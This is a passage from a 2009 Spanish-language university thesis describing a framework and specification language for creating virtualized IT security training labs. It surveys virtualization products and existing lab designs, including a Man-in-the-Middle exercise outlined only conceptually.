Instituto de Computación

Facultad de Ingeniería

Universidad de la República

Informe de Proyecto de Grado

Framework for IT Security Training

Juan Campo Lucía Escanellas Carlos Pintado

Responsable: Gustavo Betarte
Supervisor: Marcelo Rodríguez
Co-supervisor: Alejandro Blanco

26 de abril de 2009

Resumen

El Grupo de Seguridad Informática (GSI) del Instituto de Computación (InCo) dicta cursos de grado y posgrado de seguridad informática, que incluyen laboratorios prácticos, en los que se aplican los conceptos teóricos del curso. De esta manera, un estudiante puede experimentar con *exploits* o técnicas de *hardening* en un entorno realista durante el desarrollo de los laboratorios.

Sin embargo, la creación y el mantenimiento de este tipo de laboratorios es una tarea compleja y que consume mucho tiempo. Esto motiva el desarrollo de una herramienta que asista en la creación de laboratorios de seguridad informática.

Para la implementación de esta herramienta se definió un lenguaje de especificación de prácticas de seguridad, que permite la declaración e instanciación de escenarios. Estos escenarios emulan de manera fidedigna los ambientes de producción reales y permiten emplear herramientas comúnmente utilizadas en el mercado.

Palabras Clave: Seguridad Informática, Laboratorios, Lenguaje, Compilador, Virtualización, Redes.

Índice general

1. Introducción **7**
1.1. Motivación 7
1.2. Objetivos 8
1.3. Resultados Esperados 9
1.4. Estructura del informe 9

2. Estado del Arte **11**
2.1. Virtualización 11
2.1.1. Pros y Contras de la Virtualización 12
2.1.2. Paradigmas de Virtualización 13
2.1.3. Comparación Cualitativa de Productos 14
2.2. Ejemplos de Laboratorios de Seguridad 15
2.2.1. Tele-Lab 15
2.2.2. El laboratorio del GSI 18
2.3. Otros laboratorios 19
2.3.1. Drexel University 19
2.3.2. Indiana University-Purdue University Indianapolis 20
2.3.3. University of Toledo 20
2.3.4. Rochester Institute of Technology 20
2.3.5. Web 20
2.4. Introducción a la herramienta VNUML 20

3. Análisis **23**
3.1. Usuarios 23
3.2. Requerimientos 23
3.3. Casos de Uso 25
3.3.1. Creación de Práctica 25
3.3.2. Instanciación de Práctica 26
3.3.3. Evaluación de Práctica 27
3.4. Arquitectura del Framework 27
3.5. VNUML para instanciación de prácticas 29
3.6. LISLab 29
3.6.1. Práctica 30
3.6.2. Redes 31
3.6.3. Máquina 31
3.6.4. Usuarios y Grupos 32
3.6.5. Aplicaciones 32

3.6.6. Resultados 32

4. Diseño **35**
4.1. Diseño del Prototipo 35
4.2. LISLab 36
4.3. Diseño del Compilador 38
4.3.1. Sintaxis Abstracta 39

5. Implementación **43**
5.1. Compilador 43
5.1.1. Herramientas utilizadas 43
5.1.2. Generación del XML de VNUML 44
5.2. Instanciación de las prácticas 44
5.2.1. Scripts de instanciación 44
5.2.2. Configuración de Red de los Escenarios 44
5.2.3. Administración de Imágenes de Disco 45
5.2.4. Instalación de Aplicaciones 46
5.2.5. Parametrización de las Instancias 47
5.3. Extensiones de VNUML 48
5.3.1. Instalación de Aplicaciones 48
5.3.2. Reglas de Firewall 49
5.3.3. Parametrización de Escenarios 49
5.3.4. Creación de Usuarios y Grupos 49

6. Casos de Estudio **51**
6.1. Man in the Middle 51
6.1.1. Descripción de la práctica 51
6.1.2. Especificación en LISLab 51
6.1.3. Instanciación 56
6.1.4. Resolución de la práctica 57
6.1.5. Evaluación 58
6.2. Shell reversa 60
6.2.1. Descripción de la práctica 60
6.2.2. Especificación en LISLab 60
6.2.3. Instanciación 63
6.2.4. Resolución de la práctica 63
6.2.5. Evaluación 65

7. Conclusiones y Trabajo Futuro **67**
7.1. Conclusiones 67
7.2. Trabajo Futuro 69

Índice de figuras

2.1. Arquitectura de TeleLab 15

3.1. Casos de Uso 25
3.2. Arquitectura del Framework 28
3.3. Modelo de Dominio 30

4.1. Diseño del Prototipo 36
4.2. Módulos del Compilador 39

5.1. Redes de Administración del Escenario 45

Índice de cuadros

2.1. Comparación de Productos de Virtualización 15

Capítulo 1

Introducción

1.1. Motivación

Con el incremento de las vulnerabilidades y la complejidad de los ataques que sufren los sistemas actuales, las universidades han debido incorporar formación en seguridad a sus cursos. Normalmente los cursos universitarios se basan en medios tradicionales, como libros de texto y artículos, para enseñar conceptos teóricos.

Uno de los objetivos de la formación en seguridad informática, es preparar profesionales que puedan enfrentarse a las amenazas futuras, aplicando tecnologías de seguridad en ambientes de producción. Para esto no es suficiente el enfoque tradicional, sino que se debe proveer cierta experiencia práctica a los estudiantes mediante ejercicios en laboratorios.

El Grupo de Seguridad Informática (GSI) del InCo dicta cursos de grado y posgrado de seguridad informática, que incluyen laboratorios prácticos, en los que se aplican los conceptos teóricos del curso. De esta manera, un estudiante puede experimentar con exploits o técnicas de hardening en un entorno realista durante el desarrollo de los laboratorios.

Las características deseables de un laboratorio de seguridad, identificadas en [BCR] para el GSI, son:

- *Aislado:* Debido a la posibilidad de utilizar técnicas y herramientas potencialmente peligrosas para los sistemas informáticos, el laboratorio debe estar separado de la infraestructura de producción de la organización y no debe afectar a otras instalaciones.
- *Realista:* Debe proveer escenarios que sean lo más parecidos posible a entornos reales.
- *Fácilmente configurable:* Debe ser sencillo modificar la configuración, tanto de sistemas operativos y aplicaciones utilizadas, como de la propia topología de la red, de manera que pueda rápidamente implantarse diferentes prácticas en el laboratorio.
- *Escalable:* La infraestructura debe poder crecer fácilmente, y debe soportar un número de usuarios relativamente grande, sin que la performance se vea degradada.
- *Robusto:* Debe soportar y reponerse rápidamente de daños producidos por los usuarios o por las propias instalaciones o pruebas que se estén realizando.

- *Mantenible:* Debe ser fácil y poco costoso de mantener. La actualización de sistemas, manejo de respaldos, etc. deben ser sencillas de realizar y deben estar lo más automatizadas posibles.
- *Heterogéneo:* Debe involucrar diferentes plataformas, de diferentes proveedores.

En la implementación actual, la creación y el mantenimiento de laboratorios con estas características es una tarea compleja y que consume mucho tiempo. Esto se debe a los siguientes inconvenientes:

- Copiado y configuración manual de máquinas virtuales

  El copiado de las máquinas virtuales y el copiado de archivos para cada estudiante se realiza individualmente. La configuración de red del hardware virtual también es manual.

- Recursos limitados

  El espacio en disco necesario es proporcional a la cantidad de máquinas virtuales utilizadas. En el caso de una práctica para 40 estudiantes cuya imagen tenga un tamaño de 8GB se necesitaría almacenar 320GB.

- Corrección manual

  El docente debe verificar máquina por máquina si el estudiante logró llegar a la meta propuesta. Además, debido al problema anterior, la corrección de un laboratorio se debe realizar antes del armado del siguiente, dado que no es posible almacenar en el servidor las máquinas virtuales de ambos.

- Aislamiento de los entornos virtuales

  No existe aislamiento entre las máquinas virtuales de cada estudiante. Esto permite que un estudiante interfiera con el entorno de otro estudiante.

Para resolver estos inconvenientes, surge la necesidad de desarrollar una herramienta que asista en la creación de laboratorios de seguridad informática. Este proyecto consistió en el diseño de esta herramienta y en la implementación de un prototipo que muestre sus funcionalidades principales.

1.2. Objetivos

Este proyecto tuvo los siguientes objetivos:

- Estudio del estado del arte de virtualización

  Dadas los características deseables de los laboratorios de seguridad, el uso de tecnologías de virtualización es un aspecto fundamental en cualquier implementación de los laboratorios.

- Diseño de la solución

  Diseñar un Framework que permita la definición, administración e instanciación de prácticas de seguridad informática.

- Definición de un lenguaje de especificación de prácticas

  Es importante que el docente pueda especificar sus prácticas en un lenguaje con un nivel de abstracción adecuado, que oculte detalles de implementación y configuración de bajo nivel. Por esta razón, la especificación formal de este lenguaje es uno de los objetivos principales del proyecto.

- Implementación del prototipo

  Implementar un prototipo que permita instanciar prácticas definidas con este lenguaje, utilizando una tecnología de virtualización.

1.3. Resultados Esperados

Los resultados esperados para este proyecto fueron:

- Comprender las distintas técnicas, paradigmas y herramientas utilizadas actualmente en el área de virtualización. Elaborar un artículo de referencia sobre el tema.
- Proponer una arquitectura y diseño para el Framework, que se adecúe a los requerimientos identificados.
- Elaborar un documento de especificación del lenguaje de definición de prácticas, el cual describa sus elementos lexicográficos, sintácticos y semánticos.
- Desarrollar un compilador del lenguaje, que dada una especificación formal en el mismo, genere la entrada necesaria para la tecnología de virtualización utilizada.
- Implementar un prototipo que permita instanciar prácticas definidas con este lenguaje, utilizando una tecnología de virtualización.

1.4. Estructura del informe

En el Capítulo 2, Estado del Arte, se presenta un resumen del estado del arte de virtualización, y se describen dos ejemplos de implementaciones de laboratorios de seguridad.

En el Capítulo 3, Análisis, se identifican los usuarios del Framework, se enumeran los requerimientos y se detallan los casos de uso. Luego, se presenta la arquitectura propuesta para el Framework y se describe la herramienta VNUML.

En el Capítulo 4, Diseño, se presenta el modelo de dominio de la solución, y se describe el diseño del compilador.

En el Capitulo 5, Implementación, se comentan las decisiones de implementación tomadas para el compilador, el prototipo de instanciación de prácticas, y las extensiones a VNUML.

En el Capítulo 6, Casos de Estudio, se muestran dos ejemplos de prácticas del curso de Fundamentos de Seguridad Informática (FSI), especificadas en el lenguaje LISLab, y su instanciación.

En el Capítulo 7, Conclusiones y Trabajo Futuro, se presentan las conclusiones y trabajo futuro del proyecto.

Capítulo 2

Estado del Arte

Como hemos mencionado en la introducción, la herramienta que deseamos definir en este proyecto está dirigido a cursos y laboratorios de seguridad informática, y busca cubrir las necesidades del curso de FSI del InCo. Del trabajo futuro mencionado en el artículo que define la creación de laboratorios de seguridad de GSI [BCR], surgió la necesidad de estudiar en profundidad el estado del arte en virtualización.

A continuación se mencionan los distintos paradigmas de virtualización y analizaremos para cada paradigma la herramienta que más se adecúa a los requerimientos. Finalmente se realiza una comparación de todos los productos según criterios apropiados para la solución que queremos construir. El estudio detallado del estado del arte en virtualización se encuentra en el Anexo "Estado del Arte en Virtualización" [CEP08b].

Por otra parte, se hizo un estudio del estado del arte de laboratorios de seguridad, para profundizar en la problemática y las soluciones a la enseñanza práctica de seguridad informática. A continuación de la sección de virtualización, se analizan los dos ejemplos de este estudio más influyentes para el proyecto, junto con una breve descripción de otros laboratorios.

2.1. Virtualización

El objetivo de esta sección es mencionar las características principales, técnicas y herramientas de virtualización. Antes de describir estas características, se definen los términos que emplearemos en esta sección. Se puede encontrar información más detallada sobre estos temas en el Anexo "Estado del Arte en Virtualización" [CEP08b].

La virtualización es, en términos generales, una técnica utilizada para abstraer los recursos de un sistema informático, ocultando las características físicas del sistema a usuarios y aplicaciones.

El término se utiliza desde los años 60, y ha sido aplicado a una gran variedad de áreas relacionadas a la computación. Todas estas aplicaciones del término tienen en común el concepto de desacoplar el software del hardware y la implementación subyacente [Nov06].

En el ámbito del proyecto se define virtualización como la capacidad de ejecución concurrente de varios sistemas operativos (*sistemas guest*) en una única plataforma de hardware. En este contexto, llamaremos máquina virtual al entorno en el que ejecuta el SO guest.

Para hacer posible la ejecución de los SO guests, debe existir una pieza de software encargada de administrar y multiplexar el hardware disponible entre las distintas máquinas virtuales. Este software se conoce como *Monitor de la Máquina Virtual* (VMM, por sus siglas en inglés) o hipervisor. El VMM es la capa de software que implementa la abstracción de los recursos físicos del sistema para su uso por parte de las máquinas virtuales [Ros04].

Si el VMM se ejecuta sobre un sistema operativo en la máquina física (SO host), y utiliza los drivers de este sistema para acceder al hardware, se dice que se utiliza una *arquitectura hosted*. En cambio, si el VMM se ejecuta directamente sobre el hardware de la máquina, se utiliza una *arquitectura no hosted*.

2.1.1. Pros y Contras de la Virtualización

Como ventajas a destacar podemos señalar que:

- La virtualización permite hacer un uso más eficiente del hardware, consolidando el trabajo realizado por varias máquinas sub utilizadas en un solo sistema físico, reduciendo así los costos de administración y mantenimiento.
- El uso de tecnologías de virtualización aumenta la seguridad y confiabilidad de los sistemas. Al ejecutar aplicaciones en máquinas virtuales separadas, el comportamiento defectuoso de una aplicación no puede afectar la ejecución de otra. Además, en el caso de que una máquina se vea comprometida por un atacante, el ataque puede ser contenido dentro de una sola máquina virtual de forma sencilla y poco costosa.
- En el caso de que ocurra un mal funcionamiento (intencional o accidental) en una máquina virtual, es relativamente sencillo volver a un estado anterior de la máquina.
- La virtualización facilita la movilidad y aumenta la rapidez al momento de implantar productos. Además permite probar y verificar aplicaciones en un entorno aislado y controlado.

Entre las dificultades al momento de utilizar la virtualización se encuentran:

- El hardware en el que ejecutan las VMs es un único punto de falla, por lo que un problema en el mismo haría que dejen de funcionar todas las VMs.
- La complejidad de la infraestructura aumenta, sobre todo cuando se implantan este tipo de tecnologías en organizaciones grandes. Esto se debe a que se agrega una capa de software que debe ser mantenida, monitoreando su rendimiento y disponibilidad, actualizaciones, parches, etc.
- Otra desventaja es la posible dificultad de utilizar las aplicaciones de monitoreo y administración ya existentes en la organización.

Habiendo analizado los pros y contras de la virtualización, viendo que en el proyecto es importante optimizar la utilización de recursos de hardware y que la seguridad de las plataformas es un aspecto crítico, se concluye que la virtualización es la solución más adecuada para estos requerimientos.

2.1.2. Paradigmas de Virtualización

Existe una variedad de paradigmas para implementar la virtualización de acuerdo a la forma en que resuelven los problemas propios de esta técnica. Cada paradigma tiene ventajas y desventajas propias y cada uno es más adecuado para ciertos tipos de aplicaciones.

Full Virtualization

La técnica de full virtualization implementa una réplica del hardware del sistema para ejecutar sistemas operativos y aplicaciones sobre el hardware virtual tal cual lo harían sobre el hardware real [Ros04].

VMWare ESX Server es un producto que usa full virtualization. Soporta una gran variedad sistemas operativos basados en el kernel Linux, derivados de Unix y la mayoría de los sistemas operativos Windows. Este producto ejecuta directamente sobre el hardware del host (tiene una arquitectura no hosted), por lo que tiene requerimientos de hardware muy específicos para poder ejecutarse. No tiene capacidad de realizar copias mediante archivos de diferencias (COW), por lo que se emplea una cantidad mucho mayor de disco que un producto con COW. Por otra parte, ESX Server tiene técnicas que permiten compartir páginas de memoria entre varias máquinas virtuales, mientras permanezcan incambiadas. A esta propiedad le llamaremos aquí COW de páginas de memoria.

Paravirtualization

La paravirtualización consiste en proveer una arquitectura virtual simplificada y modificar (portar) el SO guest para que se ajuste a la misma. El objetivo de las simplificaciones es mejorar la performance, escalabilidad y simplicidad. Esto requiere que el SO guest sepa que está corriendo virtualizado.

User Mode Linux utiliza técnicas similares a la paravirtualización. Es decir, que se utiliza un kernel modificado que ejecuta directamente sobre el kernel host. Las modificaciones consisten en eliminar el acceso directo al hardware, para utilizar en su lugar llamadas al sistema atendidas por el kernel host, tal cual lo haría un proceso de usuario. Como se puede ver, es el kernel host es quien realiza las tareas de un VMM o hipervisor [Dik04], por lo cual tiene una arquitectura hosted. Tiene COW de discos, pero no tiene implementado COW para páginas de memoria.

Xen es otro producto de paravirtualización. Tiene como objetivos permitir escalar a por lo menos 100 VMs en un host moderno, soportar SO guests comúnmente utilizados, como Windows y GNU/Linux, y permitir ejecutar las aplicaciones existentes para estos SO sin modificaciones ([BDF+03]). Sin embargo, como no existen ports para correr Windows paravirtualizado, Xen permite virtualizar Windows con la técnica full virtualization y requiere en este caso hardware para asistir a la virtualización (VT-x o AMD-V).

Virtualization a Nivel de Sistema Operativo

En este paradigma el kernel del SO host permite la ejecución de varias instancias aisladas. Las aplicaciones guest ejecutan sobre estas instancias, en un entorno idéntico al de un sistema dedicado. El SO host provee, además, mecanismos de administración de recursos, para mantener las distintas instancias dentro de límites definidos.

Linux VServer es un ejemplo de virtualización a nivel de Sistema Operativo que utiliza un kernel Linux modificado. Permite particionar de manera segura los recursos de un sistema, como el sistema de archivos, tiempo de CPU, direcciones de red, memoria y otros recursos del sistema. Por virtualizar a nivel del sistema operativo, no existe el overhead de una capa extra de virtualización, ya que todos los procesos virtualizados comparten la misma interfaz de llamadas al sistema del kernel host. Tiene COW de disco por medio de hard links (técnica de *Unification* [vse08]) y de páginas de memoria.

Extensiones de Hardware para Asistir a la Virtualización

En los últimos años los principales fabricantes de procesadores han trabajado en extensiones a sus arquitecturas que permitan a los productos de virtualización implementar la misma de forma mas eficiente. Existen dos tecnologías disponibles, VT-x de Intel [NSL+06] y AMD-V para el fabricante AMD. Estas extensiones se utilizan en soluciones con full virtualization.

2.1.3. Comparación Cualitativa de Productos

Para comparar los productos de virtualización se eligieron los siguientes criterios:

- Arquitectura Hosted

  Los productos que no tienen una arquitectura hosted tienen una mejor performance que los productos que la tienen, pero tienen requerimientos de hardware muy específicos, por lo que es un criterio a tener en cuenta a la hora de elegir un producto de virtualización.

- COW de Disco

  Esta propiedad sirve para tener archivos de diferencias en vez de copias completas para máquinas virtuales. Permite hacer un uso más eficiente de los recursos de disco, y es un factor a tener en cuenta si se busca escalabilidad.

- COW de Memoria

  Engloba al conjunto de técnicas que permiten compartir páginas de memoria entre varias máquinas virtuales, mientras permanezcan incambiadas. Esta propiedad es útil para el uso eficiente de memoria en el host, y es otro factor a tener en cuenta si se quiere escalabilidad.

- Snaphots

  Un snaphot conserva el estado de la CPU y de la memoria además del estado del disco en un momento dado. Esta propiedad se usa para guardar versiones intermedias con modificaciones a una imagen de disco original para poder volver a un estado anterior, sin tener que guardar una copia completa de la imagen.

- Soportar Variedad de Sistemas Operativos

- Requerir extensiones de hardware para virtualización

  Esta propiedad es importante ya que estas extensiones sólo se encuentran en hardware específico y reciente.

	UML	VServer	Xen	VMWare ESX
Arquitectura Hosted	SI	N/A	NO	NO
Soporta Variedad de Sistemas Operativos	NO	NO	SI	SI
Snapshots	NO	NO	SI	SI
COW A Nivel de Disco	SI	SI	SI	NO
COW de Memoria	NO	N/A	SI	SI
Requiere ext. HW para virtualización	NO	NO	NO	SI
Licencia	GPL	GPL	GPL	Propietaria

Cuadro 2.1: Comparación de Productos de Virtualización



Figura 2.1: Arquitectura de TeleLab

- Licencia

  Una licencia de software libre (como la GPL [FSF91]) es preferible en este proyecto, por la posibilidad de estudiar el código de la herramienta y poder realizar modificaciones y extensiones en caso de ser necesario.

2.2. Ejemplos de Laboratorios de Seguridad

2.2.1. Tele-Lab

Ésta sección describe un caso de estudio similar a lo que se busca implementar en este proyecto. Éste análisis está basado en el reporte técnico en [HCM06].

Los creadores de Tele-Lab decidieron implementar una solución orientada al e-Learning, basada en una aplicación web mediante la cual se accede a un laboratorio implementado con máquinas virtuales.

Arquitectura

Como se puede ver en la Figura 2.1, la arquitectura del sistema consta de:

- Portal Tele-Lab

  Es un frontend web que permite a los estudiantes acceder a las prácticas y a los administradores operar el sistema. Para darle acceso a las VM a los estudiantes, el servidor les sirve una página con un applet Java, el cual se conecta mediante VNC con una máquina virtual.

- Laboratorio Virtual

  Está compuesto por una LAN de VM, alojadas en un servidor físico. Como forma de reducir el uso de recursos y permitir una razonable escalabilidad, se optó por utilizar UML (User Mode Linux) para implementar las VM.

  Cada VM implementa un sistema autocontenido como el de la versión Live CD de Tele-Lab, o sea que se divide en:

  - Entorno de usuario

    Está compuesto por el sistema operativo instalado en la VM y las herramientas instaladas para las prácticas, así como un navegador Web para acceder al Sistema de Tutoreo.
  - Sistema de Tutoreo

    Compuesto por un servidor web local a la VM que sirve contenido relativo a las prácticas. El sistema de manejo de las máquinas virtuales se encarga de que el contenido de los sistemas de tutoreo de las VM esté sincronizado y actualizado.

- Manejo de VM

  El manejo de VM tiene como objetivo mantener la infraestructura virtual funcionando correctamente. Se divide en las siguientes funciones:

  - Administración de VM
  - Monitoreo de VM
  - Monitoreo de usuarios

- Manejo de Seguridad

  Comprende las medidas que se toman en Tele-Lab para asegurar el aislamiento de las máquinas virtuales de manera que no comprometan el sistema.

Creación de VM

En ésta sección veremos como son instaladas y configuradas las VM.

Como vimos, se trata de máquinas virtuales de UML. Cada VM tiene un kernel virtual (que es ejecutado en modo usuario) y una partición en un disco virtual. En el SO host se crea una imagen de disco virtual base, compartida por todas las VM, y cada VM guarda sus diferencias respecto a esa imagen en un archivo COW. En la imagen base se instala la distribución de Linux a utilizar (para Tele-Lab se optó por Debian) y las herramientas básicas necesarias para todas las prácticas.

El espacio de trabajo de usuario consiste de las herramientas básicas instaladas en la imagen base (aplicaciones shell, browser, etc.) y aplicaciones específicas de cada práctica (como John the Ripper) las cuales son instaladas mediante scripts al momento de asignarle la VM a un usuario.

Para limitar el uso de procesador de las VM, se limita la cantidad de procesadores que puede tener cada una, y se setea el valor nice de sus procesos de usuario para que no tengan prioridad sobre los del SO host.

Para administrar la memoria RAM de las VM, la memoria de cada VM es swapeada a un archivo temporal cuando no se necesita. Dicho archivo de swap utiliza el sistema de archivos TMPFS, optimizado para ésta función.

Manejo de VM

Como vimos anteriormente, el manejo de VM es necesario para que el laboratorio se mantenga en funcionamiento. Para ello se implementaron varios módulos que se basan en la herramienta *mconsole* de UML, que permite administrar VM desde el SO host y también permite que procesos de la VM envíen mensajes al SO host.

- Tabla de asignación de VM

  El sistema mantiene una tabla de VM activas, donde cada entrada corresponde a una VM y especifica datos como el nombre y número de la VM, nombre del usuario y dirección IP del mismo, y el estado de la VM. Una VM puede estar en estado *asigned* si un usuario inició sesión en la misma, en estado *free* si está disponible para ser asignada a un usuario, o en estado *recovered* si la VM fue desasignada por el sistema (porque se encontró una falla por ejemplo) y se están ejecutando tareas de restauración en la misma antes de marcarla como *free*.

- Administración de VM

  Éste módulo provee funcionalidad que opera sobre el estado de las VM. Cuando se loguea un usuario en el sistema, el módulo de administración debe elegir una VM libre y asignársela al usuario. Cuando el usuario se desloguea o cuando se detecta una falla en la VM, el módulo debe marcar la VM como *recovered*, ejecutar rutinas de recuperación, y marcarla como libre. Las tareas de recuperación suelen ser matar los procesos de la VM y sustituir su imagen COW de disco por una nueva.

  Éste módulo también permite a los administradores del sistema realizar operaciones sobre las VM mediante la Consola de Administración, y obtener gráficas y estadísticas de funcionamiento mediante el Monitor de Estado del Sistema.

- Monitoreo de VM

  Se encarga de verificar si una VM está funcionando correctamente (de lo contrario debe ser recuperada). Para ello, éste módulo escanea determinados servicios de la VM, considerados esenciales para el funcionamiento del sistema, tales como el servidor de VNC y el servidor web. Si algún servicio importante no está levantado o no es accesible, se considera una falla y la VM debe ser recuperada, asignándole otra VM al usuario.

- Monitoreo de usuarios

  Se encarga de verificar si las VM están siendo utilizadas. Mediante un complemento en el cliente VNC de los applets, se verifica si los usuarios están realizando tareas sobre la VM. Si una VM pasa mucho tiempo sin recibir entradas del usuario, se asume que no está siendo utilizada, y que puede ser recuperada.

- Notificación de usuarios

  Se encarga de enviar notificaciones a los usuarios sobre eventos importantes del sistema (por ejemplo, para avisarle a un usuario que su VM falló y debe ser reemplazada). Ésta funcionalidad se implementa desplegando los mensajes en la página web que está viendo el usuario, en un panel que se refresca cada 15 segundos.

Seguridad

Al implementar un laboratorio donde se provee a los estudiantes de estaciones de trabajo con privilegios de root, deben tenerse en cuenta determinados requerimientos de seguridad. Dichos requerimientos se pueden dividir en:

- System Level Isolation

  Consiste en proteger al SO host de los procesos que corren en la VM.

- Network Level Isolation

  Consiste en prevenir que una VM pueda ser utilizada como una estación de ataque para comprometer otras VM o incluso equipos de redes externas.

2.2.2. El laboratorio del GSI

El laboratorio de GSI fue creado en el año 2006 con el objetivo de crear prácticas de seguridad de acuerdo a las distintas temáticas del curso de seguridad en un entorno aislado del resto de la infraestructura de producción.

Diseño e implementación del laboratorio

Para la implementación del laboratorio se eligió una arquitectura en la que clientes con máquinas de poca potencia se conectan a un conjunto de servidores para iniciar una sesión. Una vez conectados, los clientes pueden acceder a la máquina o máquinas virtuales de su elección. Esta arquitectura tiene varias ventajas:

- No se necesita tener una gran cantidad de máquinas con hardware potente, sino que alcanza con tener unos pocos servidores potentes para proveer a la infraestructura.
- Desde un mismo cliente se puede trabajar con varios sistemas operativos y/o distintas configuraciones al mismo tiempo, lo que permite una flexibilidad para crear distintos escenarios de prácticas que de otra manera serían extremadamente costosas, como por ejemplo, tener varias máquinas reales en red por estudiante.
- Si existiera una falla al momento de ejecutar la máquina virtual, la tarea de proveer otra maquina virtual de similares condiciones es más rápida y sencilla que si fuera sobre una máquina real.

Como desventaja se tiene que el consumo de recursos se hace únicamente en el servidor, por lo que hay que tener cuidado que una o más máquinas virtuales consuman todos los recursos del servidor, impidiendo que el resto de los clientes pudieran trabajar normalmente.

En cuanto a la conectividad, tanto los clientes, como los servidores se encuentran en la misma subred, mientras que las máquinas virtuales se encuentran en una subred virtual. Finalmente, la subred de clientes y servidores se encuentra aislada de la red de producción mediante un firewall, lo que permite proteger a la red de producción del tráfico entrante o saliente que pudiera ocurrir desde la subred del laboratorio.

Para el laboratorio, se crearon prácticas que tratan sobre criptografía aplicada, seguridad de sistemas operativos, seguridad en redes, seguridad en aplicaciones.

El proceso de creación e instanciación de las prácticas comprende las siguientes etapas:

1. *Planificación:* Se estudian diferentes escenarios para prácticas que permitan aplicar un concepto teórico dado.
2. *Preparación:* En esta etapa, se crean las máquinas virtuales del escenario, instalando y configurando aplicaciones sobre máquinas base. Estas máquinas base contienen una instalación mínima de un sistema operativo.
3. *Prueba y armado:* Una vez que hay un escenario creado y configurado, se prueba el procedimiento de resolución la práctica, a la vez que se crea la guía para los estudiantes. Finalmente se replica el escenario para cada participante del laboratorio.
4. *Ejecución:* Al momento de ejecutar la práctica se levanta para cada instancia, cada máquina del escenario.

La práctica de Man in the Middle (MitM) es una de las más representativas del curso, por lo que usaremos este ejemplo para describir el procedimiento de creación e instanciación.

El objetivo de MitM es mostrar cómo es posible interceptar, sin ser detectado, una comunicación entre dos equipos pertenecientes a una red, con el fin de obtener información confidencial o introducir modificaciones a dicha información.

El escenario de la práctica consiste de un equipo controlado por el estudiante, que cumple el rol de atacante, y dos equipos que se trasmiten mensajes entre sí, los cuales cumplen el rol de víctimas.

Los tres equipos están en una misma red, en un mismo dominio de broadcast, pero en distintos dominios de colisión, lo que se conoce como una red *switcheada*. El propósito de utilizar ésta topología es obligar al estudiante a utilizar un ataque de *ARP spoofing* previo a poder interceptar el mensaje. Para realizar dicho ataque el estudiante contará con la herramienta *ettercap*.

A partir de máquinas base se creará una máquina víctima cliente y una máquina víctima servidor. Se crean scripts que ejecuten automáticamente en estas máquinas y que transmitan un mensaje entre ellas. Además se crea una máquina atacante a la que se le instalan las herramientas necesarias para el desarrollo del ataque. Estas tres máquinas se replican tantas veces para cada estudiante.

Dadas las restricciones de la tecnología de virtualización utilizada, y la disponibilidad de espacio en disco en el servidor de máquinas virtuales, se utiliza una única máquina víctima servidor para todas las instancias. Además de esto dado el diseño de la red virtual de los escenarios, todas las instancias pertenecen a la misma red. Esto es problemático ya que se pierde el aislamiento de las distintas instancias y permite que un estudiante interfiera con el correcto desarrollo de la práctica de otro.

2.3. Otros laboratorios

En esta sección analizaremos otros laboratorios implementados en diferentes ámbitos. Se analizan implementaciones de laboratorios de seguridad y redes en universidades y en la Web.

2.3.1. Drexel University

El laboratorio de seguridad en esta universidad era implementado con máquinas físicas, con la ayuda de un switch y VLANs. Luego pasaron a utilizar VMWare, logrando

que los estudiantes puedan acceder al laboratorio fuera de las clases y minimizando la cantidad de recursos requeridos por la infraestructura [Pre07].

2.3.2. Indiana University-Purdue University Indianapolis

Esta universidad cuenta con dos laboratorios, uno para cursos de redes y otro para cursos de seguridad. Estos laboratorios están aislados del resto de la red por medio de firewalls, permitiendo solamente cierto tipo de tráfico para que los estudiantes puedan acceder a recursos externos para investigación. Dentro del laboratorio los alumnos tienen acceso a estaciones de trabajo, dispositivos de red, y varias plataformas y sistemas operativos implementados con virtualización [DJ07].

En algunos cursos los estudiantes deben utilizar dispositivos de almacenamiento USB para instalar en ellos diferentes sistemas operativos.

2.3.3. University of Toledo

En esta universidad se experimentó en la implementación de una modalidad de laboratorio llamada Capture the Flag. Consiste en una competencia entre equipos de estudiantes, donde en una primera instancia cada equipo instala y asegura su propia estacion de trabajo, y en la siguiente instancia deben intentar atacar las estaciones de los otros equipos al tiempo que protegen la propia [Wal05].

2.3.4. Rochester Institute of Technology

En este instituto se realizó una implementación de un laboratorio práctico para un curso de Administración de Redes. Se pone en práctica en máquinas físicas, sin utilizar virtualización. Su objetivo consiste en ejercitar aspectos del armado y la configuración de una estructura de red, incluyendo las capas física y de enlace. Se dicta en 2 modalidades: Curso Introductorio (es guiado, paso a paso) y Curso Intermedio (donde se plantea la resolución de un problema complejo) [PH03].

2.3.5. Web

En esta sección se analiza la implementación de laboratorios Web. Existen en Internet gran cantidad de sitios con desafíos de seguridad, enseñanza de *ethical hacking*, prácticas de ingeniería inversa, o *cracking*. Algunos ejemplos de este tipo de sitio son: *mod-x*, *Hack This Site* o *Hack Quest*. Estos sitios varían según su calidad, dificultad y áreas de aplicación.

2.4. Introducción a la herramienta VNUML

VNUML, Virtual Network User-Mode-Linux, es una herramienta de virtualización diseñada para definir y probar escenarios complejos de simulación de redes. Se basa en la tecnología de virtualización User Mode Linux y ejecuta máquinas virtuales a partir de una especificación del escenario en XML.

VNUML fue pensado para instanciar escenarios de cualquier tipo. En sus comienzos, éste fue desarrollado para simular redes IPv6, pero puede ser utilizado para simular escenarios de red genéricos basados en GNU/Linux. VNUML permite definir una topología de red e instanciarla en un entorno virtual.

Capítulo 3

Análisis

En éste capítulo se verán los requerimientos del problema planteado en este proyecto, definiendo los perfiles de usuarios que tendrá el sistema a desarrollar. Luego se detallarán los Casos de Uso relevantes para uno de los usuarios definidos. Por último se planteará una posible arquitectura para la solución y se introducirá a la herramienta VNUML.

3.1. Usuarios

Existen tres tipos de usuarios del sistema:

- *Administrador:* El administrador es responsable de la infraestructura que da soporte al sistema y es el encargado de administrar el entorno.
- *Docente:* El docente crea y modifica prácticas y evalúa a los estudiantes.
- *Estudiante:* El estudiante realiza las prácticas y será evaluado por el docente en base a su desempeño en las mismas.

Cada uno de estos usuarios tiene requerimientos de uso diferentes.

3.2. Requerimientos

